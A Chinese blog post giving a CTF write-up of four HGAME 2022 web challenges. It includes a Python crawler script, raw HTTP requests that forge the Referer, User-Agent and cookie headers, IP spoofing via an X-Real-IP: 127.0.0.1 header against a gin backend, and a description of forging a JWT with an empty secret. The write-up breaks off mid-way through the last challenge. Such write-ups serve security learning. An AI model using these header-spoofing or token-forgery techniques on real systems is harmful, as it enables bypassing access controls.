HGAME2022 网络攻防大赛

原创

Jokermans 于 2022-02-28 15:06:01 发布 3433 收藏 2

文章标签： 网络安全

本文链接：https://blog.csdn.net/weixin_52125240/article/details/122623946

HGAME 2022网络攻防大赛


前言：就做了几题WEB的，后面题目难度对我来说有点大，所以就做了和复现了这几题

WEB


1.Tetris plus

题目描述：据说没人能超过 3000 分。要是做题做累了，就来玩玩小游戏吧(x

打开靶场，是个小游戏，可以看到我已经打到了3815分




但是并没有flag，就是下面这种状况，被骗了兄弟们



估计就在这个页面了，只能找找了，在js代码里面看到jsfuck编码，大概率估计会是flag了


直接在控制台就可以解码的




得出来flag

2.蛛蛛…嘿嘿♥我的蛛蛛


题目描述：蛛蛛...嘿嘿...我的蛛蛛...我的蛛蛛正在满地找头？？？
挺离谱的一个题目，要我一直点，找到flag在哪



人家大佬是靠脚本点完的，最后找到flag。但是我太菜了，所以真的是一个一个点完的，到101关页面就变了，flag就在这里说的，抓个包看一下吧



抓包看到了flag



当然这题是考爬虫的，写一个代码


```python
import requests

url="https://hgame-spider.vidar.club/4728a174b8"
a=requests.session()
url2=url
key='?key='
for i in range(100):
    b = a.get(url2)
    c = b.text
    c = c.split('?key=')[1]
    c = c.split('"')[0]
    url1 = a.get(url +key+ c)
    url2=url+key+c
print(url1.headers)
print(url2)
```

3.Fujiwara Tofu Shop

题目描述：昨晚我输给一辆AE86。他用惯性漂移过弯，他的车很快，我只看到他有个豆腐店的招牌。
这题考的就是一个修改报文,打开靶场（之前所以的修改之后也要保存）
第一个地方修改的是Referer

referer 设为 qiumingshan.net，设置过后是这样一个页面


然后修改 user-agent 设为 Hachi-Roku



Raw Headers Hex

```
GET / HTTP/1.1
Host: shop.summ3r.top
User-Agent: Hachi-Roku
Referer:qiumingshan.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


得到下面这个提示



86的副驾上应该放一盒树莓（Raspberry）味的曲奇

修改Cookie，Cookie 里的 flavor 属性设置为 Raspberry。返回头的 Set-Cookie是提示

```
GET / HTTP/1.1
Host: shop.summ3r.top
User-Agent:Hachi-Roku
Referer: qiumingshan.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Cookie: flavor=Raspberry
```

Raw Headers Hex HTML Render

Name	Value
HTTP/1.1	200 OK
Content-Type	text/html; charset=utf-8
Gasoline	0
Server	gin-gonic/gin v1.7.7
Set-Cookie	flavor=Strawberry; Path=/; Domain=localhost; Max-Age=3600; HttpO
Date	Thu, 03 Feb 2022 09:09:10 GMT
Content-Length	309
Connection	close

然后又到了下面这个页面

汽油都不加，还想去秋名山？请加满至100

看一下响应头，要把Gasoline变成100


Name	Value
HTTP/1.1	200 OK
Content-Type	text/html; charset=utf-8
Gasoline	0
Server	gin-gonic/gin v1.7.7
Set-Cookie	flavor=Strawberry; Path=/; Domain=localhost; Max-Age=3600; HttpOnly
Date	Thu, 03 Feb 2022 09:11:33 GMT
Content-Length	295
Connection	close


```
GET / HTTP/1.1
Host: shop.summ3r.top
User-Agent: Hachi-Roku
Referer:qiumingshan.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Cookie: flavor=Raspberry
Gasoline:100
```


到了下面的提示

哪怕成了车神，也得让请求从本地发出来才能拿到 flag ！

这里是一个难点，也是我第一次接触
伪造本地ip。让后端认为请求就是从服务器本身发出的。一般想到伪造IP大家都会用X-Forwarded-For，但是在这里被禁用了。这里正确的做法应该是设置X-Real-IP为127.0.0.1。IP伪造和代理服务器有关，相关的请求头有,X-Forwarded-For，X-Real-IP，X-Client-IP等，至于那个请求头能成功伪造 IP，得参考具体的网络环境，编程语言，服务端框架和服务端配置。返回头里给出了后端框架： gin-gonic/gin，预期解法是让大家去查一查 gin 是怎样处理这些请求头的（https://github.com/gin-gonic/gin/issues/1684）





最后我们来搞一下flag

4.easy_auth

题目描述：尊贵的admin写了个todo帮助自己管理日常，但他好像没调试完就部署了…一个月后，当他再一次打开他的小网站，似乎忘记了密码…他的todo之前记录了很重要的东西，快帮帮他
这题是我看完官方wp才写出来的，发现自己只差一步之遥，还是太脑瘫了我。
首先打开靶场看一下，是这样一个页面，注册好后登陆进去


是这样一个页面，可以输入，在页面显示，我本来想想会不会是XSS，不过没啥思路







后期我就抓包看了一下，看见了token，想着可能是JWT伪造

然后就是在这里我犯了一个致命的错误，去修改token的时候，只有清空secret的时候才能验证成功，我这个憨憨没有清空，所以后期怎么改都不对

